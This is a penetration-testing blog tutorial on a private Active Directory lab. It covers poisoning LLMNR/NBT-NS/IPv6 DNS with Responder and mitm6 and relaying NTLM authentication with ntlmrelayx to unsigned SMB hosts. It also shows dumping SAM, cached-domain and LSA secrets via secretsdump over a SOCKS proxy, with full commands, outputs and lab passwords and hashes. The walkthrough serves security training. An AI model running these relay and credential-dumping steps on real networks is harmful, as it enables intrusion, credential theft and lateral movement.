AD Series: How to Perform Broadcast Attacks Using NTLMRelayx, MiTM6 and Responder

raxis.com/blog/ad-series-how-to-perform-broadcast-attacks

June 19, 2023

Now that we setup an AD test environment in my last post, we're ready to try out broadcast attacks on our vulnerable test network.

In this post we will learn how to use tools freely available for use on Kali Linux to:

- Discover password hashes on the network
- Pivot to other machines on the network using discovered credentials and hashes
- Relay connections to other machines to gain access
- View internal file shares

For the attacker machine in my lab, I am using Kali Linux. This can be deployed as a virtual machine on the Proxmox server that we setup in my previous post or can be a separate machine as long as the Active Directory network is reachable.


Most tools we will use are preinstalled on Kali:

- **MiTM6:** Download from GitHub
- **Responder:** Installed on Kali
- **CrackMapExec:** Installed on Kali
- **Ntmlrelayx:** Installed on Kali (run using impacket-ntlmrelayx)
- **Proxychains:** Installed on Kali

Setting up the Attack

Within Kali, first we'll start MiTM6:


```
sudo mitm6 -i {Network Interface}
sudo mitm6 -i eth1
```



MiTM6 will pretend to be a DNS server for a IPv6 network. By default Windows prefers IPv6 over IPv4 networks. Most places don't utilize the IPv6 network space but don't have it disabled in their Windows domains. Therefore, by advertising as a IPv6 router and setting the default DNS server to be the attacker, MiTM6 can spoof DNS entries allowing for man in the middle attacks. A note from their GitHub even mentions that it is designed to run with tools like ntlmrelayx and responder.

Next we start Responder:


```
sudo responder -I {Network Interface}
sudo responder -I eth1
```



Responder will listen for broadcast name resolution requests and will respond to them on its own. It also has multiple servers that will listen for network connections and attempt to get user computers to authenticate with them, providing the attacker with their password hash. There is more to the tool than what is covered in this tutorial, so check it out!

With MiTM6 and Responder running, next we start CrackMapExec (CME):

```
crackmapexec smb {Network} -gen-relay-list {OutFile}
```




CME is a useful tool for testing windows computers on the domain. There are many functions within CME that we won't be discussing in this post, so I definitely recommend taking a deeper look! In this post we are using CME to enumerate SMB servers and whether SMB message signing is required and also to connect to and perform post exploitation activities.

First we will use CME to find all of the SMB servers on the AD network (10.80.0.0/24) and additionally to find those servers which do not require message signing. It saves those which don't to the file name *relay.lst*.


Now we're ready to start ntlmrelayx to relay credentials:

```
impacket-ntlmrelayx -tf {File Containing Target SMB servers} -smb2support
impacket-ntlmrelayx -tf relay.lst -smb2support
```



Ntlmrelayx is a tool that listens for incoming connections (mostly SMB and HTTP) and will, when one is received, relay (think forwarding) the connection/authentication to another SMB server. These other SMB servers are those that were found earlier by CME with the *–gen-relay-list* flag, so we know they don't require message signing. Note that the *smb2support* flag just tells ntlmrelayx to setup a SMBv2 server.


Almost immediately we start getting traffic over HTTP:



Running the Attack

So far the responder, mitm6 and ntlmrelayx screens just show the initial starting of the program. Not much is actually happening in any of them. The CME screen is just showing the usage to gather SMB servers that don't require message signing.

To help things along with our demo, we can force one of the computers on the network to attempt to access a share that doesn't exist.



While a user looking for a share that doesn't exist is not needed for this attack, it's a quick way to skip waiting for an action to occur automatically. Many times on corporate networks, machines will mount shares automatically or users will need a share at some point allowing an attacker to poison the request them. If responder is the first to answer, our attack works, but, if not, the attack doesn't work in that instance.

Responder captures and poisons the response so that the computer connects to ntlmrelayx, which is still running in the background.

Below we see where responder hears the search for "newshare" and responds with a fake/poisoned response saying that the attacker's machine is in fact the host for "newshare." This causes the victim machine to connect to ntlmrelayx which then relays the connection to another computer that doesn't require message signing. We don't need to see or crack a user password hash since we are just acting as a man in the middle (hence MiTM) and relaying the authentication from an actual user to another machine.


```
[*] [NBT-NS] Poisoned answer sent to 10.80.0.4 for name NEWSHARE (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.80.0.4       for name newshare.local
[*] [LLMNR]  Poisoned answer sent to fe80::4971:3e2f:1c4:7b28 for name newshare
[*] [MDNS] Poisoned answer sent to fe80::4971:3e2f:1c4:7b28 for name newshare.local
[*] [LLMNR]  Poisoned answer sent to 10.80.0.4 for name newshare
[*] [MDNS] Poisoned answer sent to 10.80.0.4       for name newshare.local
[*] [LLMNR]  Poisoned answer sent to fe80::4971:3e2f:1c4:7b28 for name newshare
[*] [MDNS] Poisoned answer sent to fe80::4971:3e2f:1c4:7b28 for name newshare.local
[*] [LLMNR]  Poisoned answer sent to 10.80.0.4 for name newshare
[*] [MDNS] Poisoned answer sent to 10.80.0.4       for name newshare.local
```

In this case the user on the Windows machine who searched for "newshare" turns out to be an administrator over some other machines, particularly the machine that ntlmrelayx relayed their credentials to. This means that ntlmrelayx now has administrator access to that machine.

The default action when ntlmrelayx has admin rights is to dump the SAM database. The SAM database holds the username and password hashes (NTLM) for local accounts to that computer. Due to how Windows authentication works, having the NTLM hash grants access as if we had the password. This means we can login to this computer at any time as the local administrator WITHOUT cracking the hash. While NTLM hashes are easy to crack, this speeds up our attack.

If other computers on the network share the same local accounts, we can then login to those computers as the admin as well. We could also use CME to spray the local admin password hash to check for credential reuse. Keep in mind that the rights and access we get to a server all depends on the rights of the user we are pretending to be. In pentests, we often do not start with an admin user and need to find ways to pivot from our initial user to other users with more access until we gain admin access.

The following screenshot shows ntlmrelayx dumping all of the local SAM password hashes on one device on our test network:



While getting the local account password hashes and and gaining access to new machines is a great attack, ntlmrelayx has more flags and modes that allow for other attacks and access. Let’s continue to explore these.

Playing around with –interactive

Ntlmrelayx has a mode that will create new TCP sockets that will allow for an attacker to interact with the created SMB connections after a successful relay. The flag is –*interactive*.

```
└─$ impacket-ntlmrelayx -tf relay.lst -smb2support --interactive
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
```

When the relay is successful a new TCP port is opened. We can connect to it with Netcat:

```
[*] Authenticating against smb://10.80.0.4 as AD/BACKUP.ADMIN SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5 (process_request_thread): Connection from AD/BACKUP.ADMI
0.0.3
[*] Authenticating against smb://10.80.0.3 as AD/BACKUP.ADMIN SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
[*] SMBD-Thread-5 (process_request_thread): Connection from AD/BACKUP.ADMI
ts left!
```

We can now interact with the host and the shares that are accessible to the user who is relayed.

```
nc 127.0.0.1 11000
nc 127.0.0.1 11001
```

```
Type help for list of commands
# help

 open {host,port=445} - opens a SMB connection against the target host/port
 login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no password spe
cified, it'll be prompted
 kerberos_login {domain/username,passwd} - logs into the current SMB connection using Kerberos. If no password specified, it'
ll be prompted. Use the DNS resolvable domain name
 login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
 logoff - logs off
 shares - list available shares
 use {sharename} - connect to an specific share
 cd {path} - changes the current directory to {path}
 lcd {path} - changes the current local directory to {path}
 pwd - shows current remote directory
 password - changes the user password, the new password will be prompted for input
 ls {wildcard} - lists all the files in the current directory
 rm {file} - removes the selected file
 mkdir {dirname} - creates the directory under the current path
 rmdir {dirname} - removes the directory under the current path
 put {filename} - uploads the filename into the current path
 get {filename} - downloads the filename from the current path
 mget {mask} - downloads all files from the current directory matching the provided mask
 cat {filename} - reads the filename from the current path
 mount {target,path} - creates a mount point from {path} to {target} (admin required)
 umount {path} - removes the mount point at {path} without deleting the directory (admin required)
 list_snapshots {path} - lists the vss snapshots for the specified path
 info - returns NetrServerInfo main results
 who - returns the sessions currently connected at the target host (admin required)
 close - closes the current SMB Session
 exit - terminates the server process (and this session)
```

Playing around with -SOCKS

With a successful relay ntlmrelayx can create a proxy that we can use with other tools to authenticate to other servers on the network. To use this proxy option ntlmrelayx has the *-socks* flag.

Here we use ntlmrelayx with the *-socks* flag to use the proxy option:

```
└─$ impacket-ntlmrelayx -tf relay.lst -smb2support -socks
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] HTTP Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
```

Below we see another user has an SMB connection relayed to an SMB server. With the proxy option ntlmrelayx sets up a proxy listener locally. When a new session is created (i.e. a user's request is relayed successfully) it is added to the running sessions. Then, by directing other tools to the proxy server from ntlmrelayx, we can use these tools interact with these sessions.

```
[*] Authenticating against smb://10.80.0.4 as AD/BACKUP.ADMIN SUCCEED
[*] SOCKS: Adding AD/BACKUP.ADMIN@10.80.0.4(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from AD/BACKUP.ADMIN@10.80.0.2 c
80.0.3
[*] Authenticating against smb://10.80.0.3 as AD/BACKUP.ADMIN SUCCEED
[*] SOCKS: Adding AD/BACKUP.ADMIN@10.80.0.3(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from AD/BACKUP.ADMIN@10.80.0.2 c
ets left!
```

In order to use this feature we need to set up our proxychains instance to use the proxy server setup by ntlmrelayx.

The following screen shows the proxychains configuration file at */etc/proxychains4.conf*. Here we can see that, when we use the proxychains program, it is going to look for a socks4 proxy at localhost on port 1080. Proxychains is another powerful tool that can do much more than this. I recommend taking a deeper look.

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks4  127.0.0.1 1080
"/etc/proxychains4.conf" 162L, 5869B
```

Once we have proxychains set up, we can use any program that logs in over SMB. All we need is a user that has an active session. We can view active sessions that we can use to relay by issuing the socks command on ntlmrelayx:

```
socks
Protocol  Target     Username          AdminStatus  Port
--------  ---------  ----------------  -----------  ----
SMB       10.80.0.4  AD/BACKUP.ADMIN   TRUE         445
SMB       10.80.0.3  AD/BACKUP.ADMIN   TRUE         445
ntlmrelayx>
```

In this example I have backup.admin session for each of the other 2 computers. Let's use secretsdump from impacket's library to gather hashes from the computer.

```
└─$ proxychains impacket-secretsdump 'ad/backup.admin@10.80.0.3'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
```

When the program asks for a password we can supply any text at all, as ntlmrelayx will handle the authentication for us and dump the hashes.


```
Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.80.0.3:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2514822a9ceb4d36708b4c7a7e9e6576
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8303f0573015bc153c0d25260e31ced3:::
defaultuser0:1001:aad3b435b51404eeaad3b435b51404ee:9968d835fb28fbea8596c60ef5f26bc5:::
test:1002:aad3b435b51404eeaad3b435b51404ee:a4f49c406510bdcab6824ee7c30fd852:::
[*] Dumping cached domain logon information (domain/username:hash)
AD.LAB/raxis:$DCC2$10240#raxis#958e7e78f4e05518d483f4447a66ea00
AD.LAB/backup.admin:$DCC2$10240#backup.admin#cf12a6f7a4d1b728f02c9f385fc9e241
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
AD\LAB1$:aes256-cts-hmac-sha1-96:2e502d5972bfd2dde5897e8bb2d9db35ae0940e36e4e0023eec1ccef056bbf02
AD\LAB1$:aes128-cts-hmac-sha1-96:3830d1fecd96898d39a7174b29a22630
AD\LAB1$:des-cbc-md5:2fa1c76e523464f4
AD\LAB1$:plain_password_hex:3d00260032007800680060026006e00750051005000610030d0039002a0027003e0071004b005d003b005900440073002
f00560022005900350023004500470060d00220037006200500d002c006c004e00260046003800500b004a0051005f0038006a0021004d0074006c0042003e002b
005a00480067002500640036004500400b0053005d00340026006a00210063006700680065002400240043006600270003e003e0038004f0049005a003700660
```

Since I am using a private test lab, the password for backup.admin is “Password2.” Here is an example of logging in with smbclient using the correct password:

```
└─$ smbclient -L \\\\10.80.0.3\\ -U 'ad/backup.admin' --password='Password2'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C               Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.80.0.3 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Using proxychains to proxy the request through ntlmrelayx, we can submit the wrong password and still login successfully to see the same information:



Next Steps

All of the tools we discussed are very powerful, and this is just a sampling of what they can be used for. At Raxis we use these tools on most internal network tests. If you're interested in a pentesting career, I highly recommend that you take a deeper look at them after performing the examples in this tutorial.

I hope you'll join me next time when I discuss Active Directory Certificate Services and how to exploit them in our test AD environment.

Want to learn more? Take a look at the next part in our Active Directory Series.